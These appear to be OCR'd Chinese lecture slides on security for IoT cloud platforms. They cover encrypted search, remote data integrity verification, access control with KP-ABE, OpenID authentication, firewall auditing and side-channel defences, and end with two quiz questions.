
- 同态加密及与密文域搜索
- 数据完整性验证
- 访问控制
- 身份认证
- 防火墙配置安全
- 抗旁信道攻击

1.同态加密及与密文域搜索

- **定义**：同态性是指如果 c_1，c_2，…，c_n 分别为 m_1，m_2，…，m_n 对应的密文, 那么在 c_1，c_2，…，c_n上执行操作C的结果经过解密之后,等同于m_1，m_2，…，m_n上执行操作C得到的结果.
- **原因**：支持搜索的加密成为云存储安全当中的一个关键技术.在使用支持搜索的加密的情况下,用户将数据加密后存储到服务器端,在搜索时提供加密过的关键字, 服务器根据加密过的关键字和加密的数据进行搜索, 得到结果后返回给用户，因此极大提高了数据的安全性 .
- 目前已有的加密搜索技术会显著增加计算时间。因此，设计高效的完全同态加密方案是一个有待解决的问题.

密文域搜索的实现步骤

- 物联网云存储服务器首先对接收到的关键字密文和文件密文进行整合，得出一个“关键字—文件”的索引表，
- 然后根据发来的关键字，对加密的关键字进行搜索，如果匹配成功，则将对应的所有文件密文返回给接收者；
- 最后接收者利用自己的属性密钥对加密的文件进行解密。



2. 数据完整性验证

- **定义**：数据完整性验证使通过建立完整性验证证据，使用户能够在有限的计算能力下验证大规模数据存储的完整性。
- **原因**：云服务提供商不可信以及各类网络攻击的影响使存储的数据可能会出现损坏或丢失。
- **原理**：
  - 在数据存储完整性方面，通过传统方法(如安全哈希函数 、密钥消息验证码及数字签名等)进行数据完整性验证需要将海量的数据下载到客户端，从而带来大量的通信代价.
  - 云计算的数据完整性验证采用的**远程数据完整性验证协议**能够仅根据原始数据的一部分信息和数据的标识进行完整性验证，极大降低了通信代价。

举例：一种远程数据完整性证明框架

- 1、密钥生成算法
- 2、数据块标签生成算法
- 3、证据生成算法
- 4、证据检测算法

数据完整性验证机制在具体实施过程中可以分为两个阶段组成：Setup阶段和Challenge阶段。

Setup 阶段

- Setup阶段：初始化阶段。
- 首先，用户运行**密钥生成算法**生成公私密钥对（p_k，s_k）；
- 然后，对存储的文件进行分块$F=（m_1，m_2，...，m_n）$；
- 之后，输入私钥s_k和数据文件F，运行**数据块标签生成算法**为文件中每一个数据块生成同态验证标签集合Φ，作为认证的元数据；
- 最后，将数据文件F和签名集合Φ同时存入云中,删除本地的$\{F，\Phi\}$，并将公钥发给第三方审计。

Challenge 阶段

- Challenge阶段：验证请求阶段。
- 用户或第三方审计作为验证者，周期性的发起完整性验证。从文件F分块索引集合［1，n］中随机挑取c个块索引｛s_1，s_2，…，s_c｝，并且为每一个索引s_i选取一个随机数v_i,将两者组合一起生成挑战请求$chal$发送给服务器。
- 服务器作为证明者，根据存储在其服务器上的数据文件｛F，Φ｝，公钥p_k和挑战请求$chal$，调用**证据生成算法**生成完整性证据P，返回给验证者．
- 验证者接受证据后，根据公钥p_k、挑战请求$chal$和完整性证据P，执行**证据检测算法**验证证据是否正确，返回验证成果或者失败。

3. 访问控制

- 网络访问控制

定义：网络访问控制是指云基础设施中主机之间彼此访问的控制。

原因：由于多租户、云基础架构中主机的规模不断增长以及云网络体系结构的多样性，云计算环境对访问控制技术提出了新的挑战。现有的大多数访问控制技术最初是为企业环境而设计的，这些企业环境没有这些挑战，因此不适合云环境。需要设计针对云环境的访问控制。

原理：在多租客云基础设施中，虚拟机监督程序控制了消息传输的两个端点，因此可以在虚拟机监督程序处强制实施访问控制策略 .其访问控制策略包括租客隔离 、租客间通信 、租客间公平共享服务和费率限制等 .

3. 访问控制

- 数据访问控制

定义：数据访问控制是指对云端存储的用户数据的访问控制。

原因：数据平台有海量的和异构的数据资源，而且平台上的用户会对数据进行动态的访问请求, 因而需要一种安全有效的访问控制机制,保障数据平台及服务的安全。

原理：传统的数据访问控制基于服务器是可信的，由服务器实行访问控制策略 .但由于云服务器可能非故意的删除或者修改数据以及受到网络攻击的影响，因此这在云存储环境下并不成立 .云计算环境下数据访问控制策略包括基于身份加密的访问控制、基于属性加密的访问控制、代理重加密等。

举例：密匙策略的基于属性加密方法

- **定义**：密匙策略的基于属性加密方法（Key-Policy Attribute Based Encryption，KP-ABE）是将访问控制策略嵌入到用户密钥中，并用不同的属性标识数据。只有当数据的属性满足密钥当中嵌入的策略时，该密钥才能解锁该数据。
- **原理**：通常采用树的结构来对访问策略进行描述。每个用户都有一棵访问控制策略树。当共享数据的属性满足用户的访问控制策略树时，用户才有权限对相应的数据进行访问。
- **优点**：通过树的结构来表示密钥，实现了属性间的与或关系，扩展了密钥的策略逻辑表达能力。


4. 身份认证

- **原因**：身份认证是支持物联网部署的云服务的安全控制的重要环节。随着云计算的日益盛行，用户利用客户端(如浏览器)接入网络来便捷地使用其服务，因此作为云服务的第一道关卡，客户端接入网络时所要的身份认证技术成为了云计算安全领域研究中的关键问题。
- 身份认证的安全控制主要包括下面一些事项：
  - 对于访问管理功能和API的每个用户验证管理员身份的真实性
  - 向云应用程序验证终端用户的身份
  - 直接向物联网网关和代理等验证物联网设备身份
  - 基于代理从一个应用程序供应商向另外一个验证终端用户身份
- **举例**：现阶段云计算中典型的身份认证技术有基于SAML的身份认证、基于OAuth的身份认证和基于OpenID的身份认证等，例如Microsoft Azure在产品中提供了OpenID和OAuth2.0两种身份验证方式。

举例：基于OPENLD的身份认证技术


- OpenID身份认证技术是云计算中身份认证的主要应用技术。
- OpenID的原理主要是用户通过拥有的URL在登录网站时作为自己的身份认证，而不是以用户名和密码的验证方式来进行用户身份认证.
- OpenID系统的组成：
  - 用户
  - OpenID支持方(OpenlD Relying Part，RP)(主要是支持用户用OpenlD账号登录网站)
  - OpenlD提供方(OpenID Provider，OP)(主要是提供OpenID账号注册)
  - 认证存储等服务

举例：基于OPENLD的身份认证技术



- 在OpenID的认证过程中，用户首先要去OpenID提供方网站注册一个用户账号，以获得一个身份标识URL。
- 用户将代表自己身份的URL发给RP，RP从接收到的URL中分析出OP的名称，并与之关联。

举例：基于OPENLD的身份认证技术



- RP向OP发出认证用户身份的请求，RP将用户重定向到OP服务器，并带上认证参数。
- OP服务器直接从用户浏览器中读取cookie，对用户进行认证。
- 认证结束后，OP会把认证响应返回给RP。
- RP收到响应后重新校验参数，检查认证结果，判断认证是否通过。

5. 防火墙配置安全

- **原因**：在多租客云中，用户可以同时租用多个虚拟机，每个虚拟机上各有一个防火墙，通过防火墙对该虚拟机的通信进行过滤。计算机中防火墙的配置非常复杂，很容易出错, 而如果防火墙配置出现问题，很可能导致数据或服务的暴露 .
- **原理**：为了验证防火墙配置是否安全，可以采取审计等方法，对用户租用的虚拟机防火墙配置进行安全验证。
- 参考文献：
  - BleikertzS，SchunterM，et al．Security audits of multi-tier virtual infrastructures in public infrastructure clouds．Proceedings of the 2010 ACM Workshop on Cloud Computing Security Workshop，2010．93-102．

6. 旁信道攻击

- **原因**：共享同一台物理机的虚拟机之间可能发生旁信道攻击，例如通过缓存级旁信道窃取数据或者通过CPU负载旁信道通信.
- **原理**：避免与敌人共享物理机是目前最理想的方法. 为了避免攻击者轻易的与攻击目标共享一台物理机, 云提供商可以为客户提供选择独占物理机的选项, 而客户要为资源利用率的降低而支付额外的费用.
- **参考文献**：
  - Ristenpart T, Tromer E, Shacham H, et al. Hey, you, get off of my cloud:exploring information leakage in third-party compute clouds[C]. ACM Conference on Computer and Communications Security, 2009: 199-212.

6. 小结

- 物联网云平台与传统的云平台相比，有自身特有的功能和特点。
- 物联网云平台有自身特有的安全需求。
- 物联网云平台的安全防护方法仍待进一步研究。
- 物联网云平台作为一个新兴的产业发展非常迅速，我们期待着其中的安全问题能够早日被完善解决并在实际产品中得以应用。

Quiz One

- 请简要论述3到4种物联网云平台面临的攻击方式。

Quiz Two

- 请简要论述3到4种物联网云平台的防护手段。